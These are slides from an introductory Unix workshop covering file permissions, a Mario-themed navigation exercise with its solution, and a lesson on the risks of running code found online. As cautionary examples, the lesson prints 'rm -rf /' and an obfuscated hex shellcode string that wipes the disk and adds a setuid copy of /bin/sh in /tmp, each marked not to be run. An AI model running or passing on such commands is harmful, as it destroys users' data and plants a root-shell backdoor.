Owner: Read/Execute; Group: Read/Write; Global: Read/Write/Execute

### Lesson 4.2: Being Careful with Permissions

#### **IN GENERAL:**

- Out in the real world you want to enable as few permissions as necessary
- You do not want to give Global many permissions
  - Why not?

# Lesson 4.2: Being Careful with Permissions

#### IN GENERAL:

- Out in the real world you want to enable as few permissions as necessary
- You do not want to give Global many permissions
  - Why not?
  - For the same reason you don't leave the door to your house unlocked – you don't want people getting in there and messing around

## Exercise 4: Your Princess is in Another Castle

#### • Goal:

- 1. Navigate to exercise4
- 2. Make a file called Mario.txt
- 3. Find the file Bowser.txt
- 4. Move Mario.txt to the location of Bowser.txt
- 5. Output the text of Bowser.txt to determine how to 'defeat' Bowser
- 6. After 'defeating' Bowser.txt, find the file Princess-Peach.txt and move it and Mario.txt to exercise4/mushroom-kingdom/castle/
- 7. Lock down (by changing permissions) mushroom-kingdom/castle so that no one (including you) can enter!

#### Hint:

You can move multiple files at once via:

```
mv <file1> <file2> <destination>
```

## Exercise 4: Your Princess is in Another Castle

- Goal:
  - 1. Navigate to exercise4 (cd exercise4)
  - 2. Make a file called Mario.txt (touch Mario.txt)
  - 3. Find the file Bowser.txt find . Bowser.txt
  - 4. Move Mario.txt to the location of Bowser.txt mv Mario.txt World5/Level5-4/Another-Castle/
  - 5. Output the text of Bowser.txt to determine how to 'defeat' Bowser

```
cat Bowser.txt
touch Axe.txt
rm Bowser.txt
```

- 6. After 'defeating' Bowser.txt, find the file PrincessPeach.txt and move it and Mario.txt to
  exercise4/mushroom-kingdom/castle/
  find / Princess-Peach.txt
  mv Princess-Peach.txt Mario.txt home/20170301basic-unix/exercise4/mushroom-kingdom/castle
- 7. Lock down (by changing permissions) mushroom-kingdom/castle so that no one (including you) can enter! chmod 000 home/20170301-basic-unix/exercise4/mushroom-kingdom/castle

#### Lesson 5: Continuing Education

#### Overview:

Lesson 5.1: With Great Power Comes Great Responsibility

Lesson 5.2: Where to get (safe and good) help Closing

#### Lesson 5.1: With Great Power...

- The following slides will show some code that can do very bad things.
- DO NOT RUN THE CODE IN THE NEXT SLIDES.
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## DO NOT RUN THE CODE IN THE NEXT SLIDES.

#### Lesson 5.1: With Great Power...

- UNIX commands can be very, very powerful
- If you don't know what code does, LOOK IT UP BEFORE YOU RUN IT
- Any guesses what this code does?
   (DO NOT RUN IT TO FIND OUT)



### Lesson 5.1: With Great Power...

rm -rf

This command will recursively delete EVERYTHING it can

If you are logged in as root user, this means it will delete EVERYTHING on your computer

There are several UNIX commands that can brick your computer.

Never run code if you don't know what it does.

"It is not UNIX's job to stop you from shooting your foot. If you so choose to do so, then it is UNIX's job to deliver Mr. Bullet to Mr Foot in the most efficient way it knows."

-Terry Lambert

## Lesson 5.2: Getting Help Online

 You can learn A LOT from reading questions other people had on forums



## Lesson 5.2: Getting Help Online • You can learn A LOT from reading questions other people had on forums You can Google your problem chances are someone has had the same question!

MOST people are nice, helpful, and good, and are very happy to help you!

#### Lesson 5.2: Getting Help Online

SOME people just want to watch the world burn

#### Parasitic Nature of Predatory Trolls



"At the beginning of the Information Age, Internet Trolls were viewed as innocuous provocateurs by unsuspecting online users. Now, and until they are dealt with, Internet Trolls will increasingly eat away at the flesh of humanity driven by their antisocial, grandiose and destructive fantasies."

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#### Lesson 5.2: Getting Help Online

SOME people just want to watch the world burn

TROLL MAKE INTERNET MAD
TROLL LIKE ANGER.
TROLL WANT PEOPLE AS
MISERABLE AS TROLL.

### Lesson 5.2: Getting 'Help' Online

 What do you think would happen if you ran this code in the console?

(DO NOT RUN THIS CODE IN THE CONSOLE TO FIND OUT)

```
char esp[] __attribute__ ((section(".text"))) /* e.s.p
release */
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"
   "\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"
   "\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"
   "\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"
   "\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"
   "\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"
   "\x6e\x2f\x73\x68\x00\x2d\x63\x00"
   "cp -p /bin/sh /tmp/.beyond; chmod 4755
/tmp/.beyond;";
```

## Lesson 5.2: Getting 'Help' Online HEXADECIMAL


```
THIS IS THE
CODE FOR
```

rm -rf /

```
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= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"
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```

## If You Are Not Sure What Code From the Internet Will Do...

## Google it before you run it!!!



About 1,970 results (0.77 seconds)

#### disassembly - How does this version of `rm -rf /` work? - Reverse ...

reverseengineering.stackexchange.com/.../8860/how-does-this-version-of-rm-rf-work ▼
May 10, 2015 - char esp[] \_\_attribute\_\_ ((section(".text"))) /\* e.s.p release \*/ = "\xeb\x3e\x5b\x31\\
xc0\x50\x54\x5a\x83\xec\x64\x68\" "\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99\"
"\xdf\x81\x68\x8d\x92\xdf\xd2\x5e\xf7\x16\xf7\" ...

#### malware - What does this potentially malicious code do? - Information ...

security.stackexchange.com/questions/.../what-does-this-potentially-malicious-code-d... ▼
Dec 13, 2014 - ... e.s.p release \*/ = "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68' "\xff\xff\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99' "\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7' "\x56\x04\xf7\x56\x04\xf7\x56\x08\xf7\x56\x04\x74\x56' ...

#### The 7 Deadly Linux Commands | TechSource

www.junauza.com/2008/11/7-deadly-linux-commands.html ▼
Nov 20, 2008 - 2. Code: char esp[] \_\_attribute\_\_ ((section(".text"))) /\* e.s.p release \*/ = "\xeb\x3e\
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
## NEVER Copy and Paste Code from the Internet Directly Into the Console!!!

- Not Evil
- Git Repository Copy
- ALWAYS paste into a text file FIRST to see what you ACTUALLY copied...

### Lesson 5.2: Asking Questions Online

StackExchange: unix.stackexchange.com





LinuxQuestions: <a href="http://www.linuxquestions.org/">http://www.linuxquestions.org/</a>

#### Lesson 5.2: Guides

Linux Cookbook:

http://www.dsl.org/cookbook/cookbook\_toc.html

**Linux Command:** 


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
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
http://www.computerhope.com/unix/top.htm

### Don't Get Discouraged









https://xkcd.com/1168/

This stuff can be complicated, even for people who've been doing it for years.

Ask for help if you need it!

#### Closing

Questions?

- Please fill out survey!
  - https://goo.gl/forms/0atRg9YsBC98jMSP2
  - These surveys help us improve workshops for future attendees!

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